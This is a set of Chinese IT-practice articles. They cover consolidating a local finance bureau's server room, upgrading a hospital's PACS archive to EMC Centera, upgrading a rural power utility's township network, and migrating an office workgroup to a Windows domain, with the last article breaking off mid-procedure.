Quidway AR 28-31 路由（以下简称 Quidway AR），插有 E1 接口卡，通过 E1 电缆和电信 2Mbps 光纤通路与省厅连接。后面板 RJ45 接口 2 个，使用 1 个（IP：10.xx.xx.1）。

网御 Power V204T 防火墙（以下简称 WY V204T），RJ45 接口 4 个，透明模式，IP 为 10.xx.xx.2，接口使用 2 个。

佳特 Just728II 防火墙（以下简称 JT 728II），RJ45 接口 4 个，路由模式，已使用 3 个（IP：xxx.xxx.18.254 10.xx.xx.7 xxx.xxx.8.254）。

锐捷 RG-NBR300 路由（以下简称 NBR300），1 个 WAN 口（IP：x.x.201.54），4 个 LAN 口，1 个在使用（IP：xxx.xxx.3.1）。

Kingnet KN-s1024P+（24 口普通交换机，以下简称 Kingnet24）。

D-Link DES-1048G（48 口带光纤模口交换机，以下简称 D-Link48G），3 套。

二号机柜内的设备

浪潮 NL120P（Xeon 2.8GHz×2/1GB×2/36GB，以下简称 LC Server）2 套，与 NS 3500（36GB×5）组成双机热备系统（IP：10.xx.xx.11~13），Windows 2000 Advanced Server 操作系统，无双机软件，死机后需要人工干预，安装了 Oracle9.2 企业版数据库和国库集中支付系统数据库。

HP Proliant DL380 G4（双核 CPU/1GB×2 内存/SCSI

72.8GB×3 硬盘/1Gbps×2 网卡，以下简称 HP G4 Server，IP：xxx.xxx.18.1），Windows 2003 Server 操作系统，安装了 Oracle9.2 数据库，架设了趋势防毒墙网络版服务器及财政、银行、国税横向联网系统。

三号机柜内的设备

IBM System x3650（Intel Xeon E5310/2GB 内存/SAS 146GB 硬盘/1Gbps×2 网卡，以下简称 IBM Server，IP：10.xx.xx.14），Windows 2003 Server+Tomcat4.1+Jdk1.5+Oracle9.2，上面架设了国有资产管理。

HP Proliant DL380 G5（四核 CPU/1GB×4 内存/SAS 72.8GB×4 硬盘/1Gbps×2 以太网卡，以下简称 HP G5 Server，IP：10.xx.xx.15），Windows 2003 Server+SQL2000+IIS6.0+Tomcat4.1+Jdk1.5，安装了部门预算管理系统数据库、社保财务数据核算系统及社会救助优抚资金信息管理系统。

Lenovo T100（至强 P4 2.4/512MB 内存/IDE 80GB 硬盘/1Gbps 网卡/100Mbps 网卡，以下简称 Lenovo Server，IP：xxx.xxx.3.7），Windows 2000 Server+Oracle9.2+Tomcat4.1+Jdk1.5，安装了农村中小学财务核算系统和 FTP 服务器。

业务系统情况统计

相关的业务系统比较多，具体业务系统情况详见表 1。

表1 已上线的业务系统情况统计表

序号	业务系统名称	运行模式	后台数据库	运行环境	客户端
1	国库集中支付系统	C/S	Oracle9.2	WindowsNT	约100个
2	趋势防毒墙网络版服务器端	B/S	Access	WindowsNT+ Tomcat4.1	约120个
3	财政—银行—国税 横向联网系统	C/S	Oracle9.2	WindowsNT	约5个
4	国有资产管理系统	B/S	Oracle9.2	WindowsNT+ Tomcat4.1+Jdk1.5	约200个
5	部门预算管理系统	C/S	SQL2000	WindowsNT	约100个
6	社保财务数据核算系统	B/S	SQL2000	WindowsNT+IIS5	约3个
7	社会救助优抚资金 信息管理系统	B/S	SQL2000	WindowsNT+ Tomcat4.1+Jdk1.5	约8个
8	农村中小学财务核算系统	B/S	Oracle9.2	WindowsNT+ Tomcat4.1+Jdk1.5	约50个
9	FTP服务器	C/S	Access	WindowsNT+FTP	约200个

实际情况的理论分析

由于硬件设备服务于业务系统，所以机房设备的整合要建立在业务系统整合的基础之上。从图1中的实际情况来看，正是业务系统没有很好地进行规划和整合，才导致硬件设备运行不畅及网络结构复杂、安全隐患严重、故障频发、维护管理困难、软件重复投资等现象。找到了病因后，结合表1，认真分析不难发现以下几个特点：

(1) 已经上线的业务系统中，4个需要用到 Oracle9.2 数据库管理系统，三个需要用到 SQL2000 数据库管理系统，都需要用到 WindowsNT 系列的操作系统，4个需要运行在 Windows NT+Tomcat4.1+JDK1.5 环境下，一个需要运行在 Windows NT+IIS5 环境下。因此，从理论上来看，完全可以用一台服务器来安装 Oracle9.2 数据库管理系统，一台服务器来安装 SQL2000 数据库管理系统，一台服务器来运行 WindowsNT+ Tomcat4.1+Jdk1.5 环境，一台服务器来运行 WindowsNT+ IIS5+FTP 环境。这样算下来，总共4台服务器就能解决上述9个业务系统的应用问题。整合完成后，如果再上线新的业务系统，就不需要再添加专用服务器和购置相应的软件环境了，直接利用有关的服务器就可以调试上线了。当然，这些都是建立在理想情况的基础之上的。

(2) 已经上线的业务系统都没有超过200个客户端，考虑到重复的情况，整个网络的客户端总数不会超过300个。也就是说，访问服务器的并发量不会很大，这点对于设备的整合意义重大，对于整个网络的全盘考虑也相当重要。如果并发数太大的话，对安全设备的要求将更高，每台服务器上能运行的业务系统的数量也更少。从“原始网络拓扑图”可以看出，在业务系统及服务器整合完成后，整个网络基本上

可以划分为六个区：服务器区、本单位办公区、外单位办公区、省厅、乡镇、银行税务，而现有两台防火墙能提供八个分区，因此，对两台防火墙进行重新规划及部署是没有问题的。服务器和防火墙整合后，需要用到路由器的地方并没有增加，因此现有的两个路由器能解决目前的应用问题，需要做的只是对路由表进行重写和优化。

(3) 对于已上线的业务系统，工作性质决定它们都不需要7天×24小时办理业务，除了加班等特殊情况外，都可限制在5天×8小时工作时间内。因此，完全可以将服务器的开机时间设为7:30—18:30，每周开机5天，这样算下来，一年至少可节约超过50%的电力，还可为机房的温度控制系统和UPS供电系统减轻压力，延长其使用寿命。

(4) 服务器的持续在线时间由业务系统的性质决定，已上线的9个业务系统，只要业务数据不丢失，如果死机后能在3小时内进行恢复，对日常业务的办理就不会造成很大的影响。因此，对本来就不是严格符合条件的LC NL120P和NS3500组成的双机热备系统来说，存在的价值不是很大，可以将它们改成两套服务器系统，即：LC NL120P+NS3500和LC NL120P。拆分后，在现有条件下又为我们提供了一套备用的高性能服务器。

(5) 从“原始网络拓扑图”中可以看出，网络中存在非常大的安全隐患，两根电信提供的VPN光纤和连接Internet的NBR300路由器都直接接到了局域网的交换机上，没有通过任何安全设备。这在网络的维护管理中是被严格禁止的，也是与我们的管理维护理念（变被动维护管理为主动维护管理）背道而驰的。

综合考虑以上因素，从理论上绘制出设备整合后的网络拓扑图如图2所示。






图2 理论上整合后的拓扑图

## 几个具体问题

(1) 理论上通过后还必须进行运行测试。

根据图2中的分析和理论探讨，硬件设备及业务系统进行整合不会有太大的问题。但是，作为应用系统来说，由于不同的软件提供商的风格不同，对于同种环境下的业务系统，有些对安装环境会有特殊要求，有些会存在不兼容的情况，都必须认真进行分析和研究，必要时可能还要更改源代码。因此，对业务系统整合前进行运行测试相当重要。这里谈到的运行测试，就是拿一台配好相关环境的服务器，将需要整合的系统一个一个地安装上去，完整测试全部业务流程，看会不会存在问题。如果有问题，必须暂停整合，待想好解决方案后再测试。只有当全部测试顺利通过后，才能进行硬件整合。

(2) 整合后数据的备份和安全更为重要。

虽然业务系统对持续在线时间要求不高，对死机3小时能够接受，但这是建立在业务数据的完整和安全基础之上的。如果业务数据损坏或丢失，将造成无法估量的损失并且带来非常恶劣的影响。业务系统整合后，一台服务器上有多多个业务系统数据，一旦出现数据问题，后果更为严重。因此，数据备份及数据安全还要放在首位。

(3) 在详细了解了业务系统和硬件性能后再进行整合测试。设备最终能不能整合成功，起决定作用的还是我们能不能把已上线的业务系统整合到合适的硬件设备上。因此，整合前要详细了解业务系统的相关技术文档和硬件的性能。对没有把握的操作，必须得到业务系统软件提供商或硬件提供商的技术协助。

## 机房重地，打好基础——分步运行测试

整合机房设备是一件非常重要的工作，我们必须小心谨慎，一旦在整合工作的过程中出现了什么意外，很有可能为单位带来严重的损失。所以，我们在进行升级工作的时候必须小心谨慎。

为了保障机房整合过程中不出现什么意外，我们在整合机房设备之前要通过运行测试，解决好现行业务系统间存在的各种问题，为后面进行硬件设备的整合打好基础。

现在就看一看这次机房整合的分步运行测试都分成了哪几步：

第一步：直接拔掉 LC Server 与 NS3500 之间的 SCSI 连线，分出一台 LC Server 作为测试服务器。安装好 Windows 2003 Server，配置好 Tomcat4.1+Jdk1.5 环境（配置方法见 2008 年第一期《网管员世界》）和 IP 地址等，设置好能与其他服务器互相访问的路由。

第二步：找到农村中小学财务核算系统的配置文件，分析源代码后发现软件开发商已经预留了数据库连接语句，只是加了注释符号，将该注释符号去掉，改成现在的数据库所在服务器地址，同时注释掉原来使用的连接语句。更改完后通过 IE 浏览器打开测试服务器的地址，能够访问农村中小学财务核算系统。同理，在国有资产管理系统的配置文件中找到数据库连接语句，改成现在的数据库连接地址。在社会救助优抚资金信息管理系统配置文件中找到数据库连接语句，改成现在的数据库连接地址。3 个网站都整合到测试服务器上后，通过更改路由，将原来的业务地址都指向现在的测试服务器，通过一周的业务办理测试，

整合通过，没有出现什么问题。

第三步：将 LC Server 重新配置，安装好 Windows 2003 Server+Oracle9.2 数据库（需要注意的是，在安装 Oracle9.2 数据库时“数据库配置”项应选择“只安装软件”）。

（1）通过以下命令导出有 Oracle 数据库的数据，并都存放于 LC Server 的 D 盘根目录。

（2）在 LC Server 上先建立国库集中支付系统数据库，然后将其他几个系统的 Oracle 数据库建到 LC Server 上。有所不同的是，对 B/S 模式的系统，在建立数据库时应该选择“专用数据库”；根据业务量大小和并发数多少，分配的内存百分比也要作相应调整，对于业务量小的，百分比调小，反之则应调大；不需要每次都运行“监听程序配置”，4 个业务系统可共用一个监听程序；当然，每个业务系统的名称及用户等都需要重新定义。

Oracle 数据库整合完成后，根据第二步的方法，将相关连接指向 LC Server，经过两周的运行测试，顺利通过。

第四步：SQL 数据库的整合测试。对几个利用 SQL2000 作为后台的系统进行分析，发现除部门预算管理系统数据库的字符集及排序规则有特殊要求外，其他均为默认设置，因此，只要建立两个实例就能解决整合问题。先选择默认方式安装 SQL2000 的默认实例，然后再次单击安装文件，在选项里面选择新建实例——输入实例名 bmys，一个与默认实例有区别的实例就产生了，再按部门预算管理系统的要求选择定义数据库安装。

在原来的服务器上停止 SQL 服务，将数据文件直接复制至测试服务器，然后在测试服务器上打开“企业管理器”，直接将复制过来的数据文件附加到默认实例的数据库服务器下，最后做好登录用户名和相关安全设置，整合便可完成。

整合完成后，进行两周的实际业务运行测试，测试通过。

第五步：其他设备的整合测试。为了不增加工作量，网络上现有 IP 地址应尽量保持不变，这样就不会涉及到客户端配置的更改。基于这些考虑，我们要做的只是将 WY V204T 改为透明+路由模式，JT 728II 和两个路由器对规则及路由进行改写和优化。

## 水到渠成——机房整合实战

我们做了这么半天的准备、分析、这么多的测试，最后最重要的环节是进行实际的整合工作。

下面就来看看机房设备应该怎么整合。

经过整合前的准备及运行测试，在理论支持的基础上，我们掌握了实际整合过程中可能出现的问题的解决办法。在有了一个清晰的整合思路及严格的整合步骤后，考虑到硬件设备的配置、性能及业务系统的要求，现在基本上可以按照图 2 来进行实际整合了。

在实际整合过程中，需要注意以下几点：

（1）在整合前，一些基础工作要先做。如：在 HP G5 Server 上由于存放了 3 个业务数据库，我们需要将硬盘功能重新划分一下，将 4 块硬盘做成 RAID (0+1)，即第 2、3 块硬盘做 RAID1，用于存放数据，再与第 1、4 块硬盘做成 RAID0，第 1 块硬盘上安装操作系统及 SQL2000 等程序文件，第 4 块硬盘上用于存放自动备份的数据。LC Server+NS3500 现在用的就是 RAID5 的磁盘阵列，要把该阵列划分为两个区，即一个数据区一个备份区。

（2）在对防火墙及路由器进行重新设置前，一定要参考供应商提供的相关技术文档及部署指南，规则和路由要尽量做到简明扼要，少而精，这样可以为防火墙和路由器的 CPU、内存节约更多的资源。

（3）Oracle9.2 的整合是通过对每个数据库建立一个实例来实现的，对于多实例的 Oracle 系统来说，它对内存及 CPU 等硬件资源的要求是相当高的。因此，如果业务系统的访问量很大的话，这样整合会存在很大的问题，就需要我们增加服务器来解决。如果能修改业务系统的结构，将所有后台数据库整合到一个数据仓库中，那将是最为理想也最为经济的整合。它一方面能降低系统对硬件的要求；另一方面也能提高系统运行的各项性能。但这是建立在对业务系统相当熟悉的基础之上的，这涉及到业务系统提供商的核心技术，没有他们的全力配合将不可能完成。

（4）数据备份应随着整合一起完成。每完成一步整合，相应的安全措施及备份措施都要同步进行。在安全问题上不得半点马虎，不需要的服务尽量不要启用。对于备份和备份保留的时间，均可以通过建立批处理脚本和“任务计划”相结合的方式，在系统相对空闲时（正中午休息时间），来进行数据的自动备份和自动删除。另外，在做好本机多硬盘或不同服务器进行备份的时候，还需要做好异地的容灾数据备份。

（5）服务器的开机时间及关机时间一样可通过系统自动来完成。如果服务器的 BIOS 中提供了自动开机定时，则可以直接进行设置，如果没有提供，则可以在某台服务器启动后，通过远程唤醒命令的批处理脚本来定时开机。关机也一样，通过批处理脚本和“任务计划”来自动定时完成。

（6）对于连接 Internet 和电信商提供的 VPN 光纤，一定要通过安全设备后才能接入局域网的交换机。而且，安全设备的规则一定要严格，只开放需要用到的端口，对不需要的服务一律禁止，辅助的安全措施也要一步到位。

通过几个月来对机房设备的重新规划和整合，各个设备的性能都得到了充分发挥，网络结构也趋于合理，安全隐患大大降低，维护管理也相对容易了很多，但是安全设备、网络管理设备（软件）和机房温控、消防设备还很薄弱。

本文中提到的整合实例，在实际应用过程中可能没有通用性，但其中的一些思路及做法，对于一个网管员来说，还

是有一定的借鉴意义。如果以后单位再计划添置软硬件时，可以多考虑利用现有设备和软件，用节约下来的资金去购置更需要也更容易被领导忽视的管理设备。这样，用不了几年，一个更加专业、更加安全可靠、更加易管易用的专业机房就

会呈现在我们的面前。为了更轻松地管理，需要用活、用实我们掌握的知识，更需要把现有设备的性能发挥到极限，这也是作为一个网管员所追求的目标！

## PACS 存储之归档升级方案

PACS (Picture Archiving and Communication Systems) 全称为医学影像存档与通信系统。它主要分为医学图像获取、大容量数据存储、图像显示和处理、数据库管理及用于传输影像的局域或广域网络等五个单元。

数据归档与数据备份在应用中发挥着两种不同却又互补的功能。备份是一种复制，归档是一种移动。数据备份用于数据高速复制和恢复，用以减少故障、人员错误或灾难等方面的损失；数据归档用于数据有效管理，实现可靠保存和长期快速地访问检索。数据备份在有效的数据归档环境下变得更有效率，而数据归档可以利用数据备份设施满足其自身的数据保护需要。

PACS 的存储体系对数据归档有很高的要求。根据医疗机构规模的大小不同而有差异，一般分为在线存储 (Online Storage)、近线存储 (Nearline Storage)、离线存储 (Offline Storage)。近线存储是根据规则将一线数据迁移二线，并尽可能保证数据的高速读写及海量增长。我们可以把 PACS 的归档数据对应为近线存储。

### 需求分析

福建省泉州市第一医院是一所融医疗、教学、科研和预防保健为一体的综合性三级甲等医院。医院专业设置齐全，医疗设施先进，技术力量雄厚，诊疗环境优良，实现了医院管理信息化和后勤保障社会化，开放床位 1100 张。年门诊量七十万人次，年急诊病人三万人次，年住院病人两万五千人次。近几年医院信息化建设取得飞速发展，PACS 系统也列为医院信息化建设的重要组成部分。

目前医院信息系统的主存储设备是采用 CX500 光纤磁盘阵列，医院所有 HIS、LIS、PACS、电子病历及麻醉应用系统等关键业务数据均存储在 CX500 上。CX500 上的磁盘容量由两大部分组成，其中一部分是阵列主柜，容量为 146GB 的光纤通道硬盘 15 片，15 片磁盘通过 RAID5 保护数据的安全性，这样扣除 1 片 Hotspare 盘及 RAID5 的替换盘，CX500 上的可用存储总容量为 1.8TB。这些存储容量分成三部分，其中 LIS 系统占用 200GB，HIS 系统占用 300GB，剩余的空间 1.3TB 用于存储 PACS 影像数据。另一部分是 CX500 的扩展柜，由 15 片容量为 300GB 的光纤通道磁盘组成，这些磁盘同样做 RAID5 及保留 1 片 Hotspare

福建泉州第一医院 李遂明

盘，实际的容量为 3.9TB，在这些存储空间中划分 2TB 给 PACS 影像数据，50GB 用于存储 PACS 用户数据，其他系统占用了 500GB 的存储空间，目前剩下 1.3TB 的存储空间未被分配。

另有 CX3-20 光纤磁盘阵列，配置 15 片容量为 146GB 的光纤通道磁盘，这些磁盘同样做 RAID5 及保留 1 片 Hotspare 盘，实际的容量为 1.8TB。

现 CX500 光纤磁盘阵列内的 HIS、LIS 两部分数据通过 EMC 的 MirrorView 软件同 CX3-20 实现基于磁盘同容量的数据复制，在一定程度上可以满足医院对数据安全存储的要求。但从系统的整体考虑还是存在不足，其中仅 PACS 系统中存在的较突出问题如下：

数据量高速增长问题：由于 PACS 的发展与推广，数据量的增长呈现线性增长趋势，其特点是需要海量存储空间、内容基本保持固定不变并要求能够快速访问和长期保存。

数据归档模式问题：由 PACS 系统产生的数据一个重要的特点是大量的信息为内容固定不变的信息，这些信息预计占据了 75% 的数据量。这样大规模的信息需要保存的时间都是“不得少于三十年”。传统的归档方式主要有磁带和光盘，但是磁带介质会随着时间的流逝而逐渐退化、损毁，而且磁带和光盘的格式变化频繁，因此怎样保存和寻找存档文件是一项巨大的工作。目前，硬盘成本的下跌和光盘库类设备价格的居高不下，“磁盘阵列+磁带机（或光盘库）”模式的应用已基本不具备吸引力和优势。另外，这种传统的归档方式也无法满足在线快速访问、检索数据的实际需求。

### 升级目标

存储归档系统要求满足目前每年 2TB 数据量的增长，归档系统要实现无缝扩容，系统扩容时不增加用户的管理开销。

数据归档系统满足 PACS 系统数据保存时间长、查询速度快、不可更改的需求。归档系统应该满足管理方便、安全、自动化、扩展性强的特点。

归档系统的使用总体成本较低，维护成本及扩容成本较低。



## 问题解决方法

EMC Centera（四结点）存储归档系统：提供 Centera 存储柜一台，为 Centera 第四代产品，也是目前性能最高的 CAS 产品。系统包括四个结点，结点间全部采用冗余方式连接并配备有双路电源，提供 8TB 的存储容量。Centera 系统通过网络与应用服务器连接，PACS 软件通过 EMC Centera CUA 访问服务器。将来随着数据的增长，系统可对 Centera 系统在线扩容院方的应用，无需任何中断和修改，容量会自动增加至需要的容量。Centera 的容量可以平滑扩充到 2000TB，而其升级扩容成本会逐年下降。以最低的成本满足院方各种归档数据的安全可靠的集中保存和查询要求，同时避免了传统方式保存数据的风险和成本，使系统的效率大大提高。

## 升级亮点

管理简便：EMC Centera 技术大大简化了从 TB 到 PB 级内容存储的系统规划和管理工作。EMC Centera 不使用通常的文件系统存储内容，不需要选择 RAID 类型绑定 LUN，也不需要创建文件系统，发布应用程序是为了弥补传统存储拓扑结构复杂性的缺陷。

内容可靠，复制高效：Centera 基于内容寻址。内容寻址无需应用程序了解和管理信息在存储介质上的物理位置。相反，地址是根据内容本身计算的，而且它作为应用程序，是唯一可以在查找和检索存储对象时使用的归属检查软件。此归属检查软件不仅简化了管理大量对象的任务，而且事实上也是内容的数字指纹，从而可以确保内容绝对真实。

无需重新配置即可实现扩展：Centera 的架构基于独立结点的冗余阵列（RAIN），能够提供 TB 到 PB 级别的扩展能力。增添容量非常简单：Centera 能够自动发现和配置新安装的扩容部分。

自我修复：Centera 通过持续监控来检测和修复各种软性错误。如果磁盘或结点等硬件发生故障，它会自动重新自我配置，并根据需要复制对象。EMC 远程监控系统会自动报告上述故障情况。

业务连续性保护：使用内容镜像保护时，所有信息对象都在本地 Centera 群集中同步镜像，支持从组件故障中自动恢复。Centera 也可以配置为在远程站点保存固定内容的复制副本，以便在发生站点灾难时这些内容能够确保无误。

轻松安装和不中断升级：在不中断内容存取的情况下，一个小时之内即可完成 Centera 的安装或升级。Centera 的软件操作环境 CentraStar 也可以通过不中断运行的方式实现新版本升级。

能够适应未来的体系结构存储：在 Centera 中的内容与存储位置和硬件无关，甚至在技术进一步发展后，这些记录将继续保持可访问性，与最初的存储介质无关。

软件系统应用灵活：Centera 系统的重要价值还在于它的软件系统，通过丰富的 API，用户可以非常容易地实现对整个网络存储系统的使用和管理。

轻松实现异地容灾和负载均衡：由于 Centera 是使用 IP 通信进行访问的设备，因此使用 Centera 可选的复制软件，通过 IP 网络，非常容易使得本地和异地部署的两台 Centera 数据达到一致。此时本地和异地用户均可以就近访问自己的 Centera。一旦本地 Centera 故障，用户可以直接使用异地 Centera 访问数据，而且整个过程对用户透明。本地故障 Centera 修复后可以利用异地 Centera 反复制进行数据修复，一旦修复完成，又可以恢复使用本地 Centera 提供服务。

## 升级结果

计划将主存储设备与备用存储设备的位置调换，调换以后 CX3-20 作为系统的主存储设备，CX500 为备用存储，将 CX3-20 的存储容量扩展到与 CX500 相同。

数据容灾中心建成后，将现有的 CX500 存储及高可用的 HIS、LIS、PACS 系统中的另外一台服务器搬迁至容灾中心，到时在资金允许的条件下再购买一套 EMC Centera 设备，并且通过 Centera 复制软件，实现中心机房内现有的 EMC Centera 系统与新采购 EMC Centera 系统内的数据复制，达到数据及应用系统级远程容灾。

## 乡镇网络升级记

作为县级供电企业来说，各乡镇营业点的网络问题一直难以得到彻底解决，因为自建光缆的话，点太多，路太远，无论是建设费用还是后期维护费，都是无法承受的。从笔者所在公司的乡镇网络发展历史看来，以前一直采取租用其他供应商的通道来解决这个难题，效果还是比较好的。

建网之初，各乡镇营业点只有一台计算机，采取拨号

进入局域网的方式，在机房放置一台拨号路由器，同时可以拨入 16 个终端。这种方式速度很慢，对稍微大点的数据传输就需要很长时间的等待。后来供电所新增了一些计算机设备，基本一个供电所能拥有三四台设备。在这种情况下，拨号进入局域网的方式无法满足我们的需求，于是又采取租用广电 2Mbps 链路的方式进行数据传输。所有营业



点的链路汇聚到广电机房后，再用一根光缆拉到我们机房。各营业点的计算机终端都用不带管理功能的集线器连起来，拓扑结构如图1所示。由于所有点对映到我们机房只是交换机上的一个口，所以当某一个点出现问题时网络管理者便会无从查找，而且这些终端计算机设备地址直接分配了内网地址，一出现病毒，特别是ARP病毒，整个乡镇网络就会受到影响。笔者去年就遭遇过一次。这个时候，您会发现根本无法定位故障，唯一的方法是到广电机房一个点一个点来断开尝试，最后才能确定故障点，给管理维护工作带来很大的难度。




图1 改造前的网络拓扑结构

2008年，为了适应优质服务的要求，公司采用了视频监控系统。视频流所占的带宽比较大，各营业点已有的2Mbps带宽不能满足目前的带宽需求。如何解决带宽瓶颈的问题呢？在公司调度所牵头下，我们对乡镇营业点的计算机网络进行了升级改造，主要内容如下。

## 通道改造

把目前广电的2Mbps通道直接升级为10Mbps。除此之外，再引入两个2Mbps移动通道，其中一个2Mbps通道和广电的通道做双通道，负载均衡；另外一路2Mbps通道专门作为视频监控专用通道。

## 拓扑设计改造

当我们有了想法之后，应该如何实现这个想法呢？笔者认为首先要做的工作是设计出合理的拓扑结构。

接入端除了考虑要有双通道接入口外，还要考虑具备普通交换口，方便供电所终端接入。对于核心端接入方面的问题可以说让笔者绞尽脑汁。开始的想法是在Cisco 6506上直接做，但是实际操作起来就会发现很别扭。在咨询了很多技术人员后，笔者决定采取增加一台路由器的方式来实现，最终形成的拓扑结构如图2所示。




图2 改造后的拓扑图

## 设备选型

### 1. 终端接入设备的选择

各营业点以前都是用端口不一的集线器，布线混乱，再说集线器不带管理功能，虽然成本低，但出现问题时不能通过关闭端口等方式快速解决问题。综合考虑以上因素，最后我们选择了华为的具有24个交换口、两个WAN口的路由器作为终端接入设备。

### 2. 路由核心设备的选择

综合各方面性价比后，核心路由器选择了华为一款中档路由器，型号为华为AR 46-20。

## IP地址规划

笔者打算采用OSPF来实现链路的负载均衡。因为如果采用静态路由的话，18个点，在核心路由器上要加出36条路由条目，出了问题难以排查。

原内网地址为10.10.0.0，各个供电所要吧路由功能启用，肯定不能再用以前的地址，所以笔者采取了如下的规划方式：

广电链路上的路由器设备采取：192.168.1.n（n从1到30，因为掩码为255.255.255.224）；

移动链路上的路由器设备采取：192.169.1.n（n从1到30，因为掩码为255.255.255.224）；

各供电所内部终端采取：192.168.n.m（n从1到30，m从1到254），掩码为255.255.255.0。

## 工程实施步骤及出现的问题

工程实施过程中面临的情况是：广电要升级他们的机房设备，这一升级，所有采用广电链路的营业点网络都要中断；移动通道虽然已经放到各营业点，但必须进行通畅测试，要确保没问题了才能用。但是单位要求各点的业务系统运行不能停止，必须持续稳定运行。

面对上述问题，如何有效组织工程实施步骤，成为我们需要重点考虑的问题。

最后得到如下实施思路：每到一个点，首先测试移动通道的通畅性，为避免中间环节太多，影响测试结果，在上端，直接把相应点接到核心交换机上，分配内网地址进行测试（移动每个营业点的通道都到了我们机房，所以可以采取这种点对点方式进行测试）。测试成功后，把移动链路接到终端路由器的 WAN1 口上，同时所有计算机终端 IP 地址变成新的地址。那么广电链路怎么处理呢？为避免工作人员重复跑，减少往返工作量，在实施的时候只把广电链路插到 WAN0 上，但相应地把 WAN0 端口关掉，等所有营业点都转到移动通道上后，广电技术人员开始升级其机房设备，他们的工作做完后我们把机房的广电汇聚线跳到核心路由器上。采取这种方式进行工作的话，不需要一下把所有点断开，工程

实施到哪个点，哪个点断开半小时左右即可。

在实施过程中还有一段小插曲。我们发现核心交换机经常死机，最后经过仔细排查，找到了原因，原来是移动公司有时候为了方便测试，直接在他们机房打环，造成环路风暴，从而导致交换机死机。

## 工程小结

这次乡镇网络改造实施得比较成功，效果也很明显。首先，可用带宽得到扩展；其次，可靠性大大提高；最后，由于终端都采用可管理的路由器，对于一些故障，可直接在远程进行维护管理，极大方便了运行维护人员。

对于以前使用的拨号网络，我们仍然保留，作为备用，给供电所提供了多种形式的拨入选择。

## 工作组升级到域的一波三折

北京 许咏利

由于单位的计算机一下子增加了很多，足有七八十台，网管员小许决定把局域网从工作组升级到域环境，这样可以在 DC 上一次性地管理多台客户机，再也不必一台一台地跑了。

完成这个工作的过程中出现了必须要解决的三个问题：第一，服务器升级为 DC（域控制器）后，域管理工具没能正常安装；第二，由于 DNS 问题导致客户机无法联系 DC；第三，由于单位网站域名的改变而造成的 DNS 区域名称的更改。下面我们就来看看此次升级的具体过程。

### 注意

DNS 服务也是升级为域环境的前提条件。注意：DNS 服务不与 DC 在同一台计算机上！

首先把一台计算机升级成 DC（升级前尽量把计算机名改好，在本文中计算机名是 DC1），开始升级。单击【开始】菜单，选择【运行】命令，输入命令：“Dcpromo”在“新林中的域”中把域名改成 xyl.cn（cn 后没有“.”，“xyl.cn”也是 DNS 中的区域名称）。服务器所有分区都应该是 NTFS 格式。

NetBIOS：XYL→DNS 诊断：操作成功完成，只与 Windows 2000、Windows 2003 兼容。至此，升级为域环境完成，同时第一个问题也出现了：没有“AD 用户与计算机”等与域相关的管理工具。

运行系统分区 Windows\System32 下的 Adminpak.msi 程序（先挂好 Windows 2003 的镜像）即可补装。

之后就是在 DC 上新建域内的账户给客户机使用（在管理工具中的“AD 用户与计算机”中选择“User”，在右侧窗

口中建立域内的客户机账户）。

客户机加入域的方法：加入或退出域都要经过域管理员的批准，所以管理员要在每台客户机上输入域管理员账户和密码，步骤如下：

用鼠标右键单击“我的电脑”，选择【属性】命令，选择“计算机名”单击【更改】按钮，然后输入域名：“xyl.cn”，随后按提示进行。但是随即故障出现了：提示显示“暂时找不到 DC，请稍后再试！”根据经验，凡是域的问题，基本都与 DNS 有关。

对 DNS 服务器进行优化（在 DNS 上进行操作），先关闭 DNS 服务，用记事本打开 Windows\System32\DNS\Xyl.cn.dns，搜索“1200”，凡是找到的就直接删除（如图 1 所示，两个“1200”都要删除），保存退出重启 DNS。



图 1 用记事本打开 Windows\System32\DNS\Xyl.cn.dns 文件

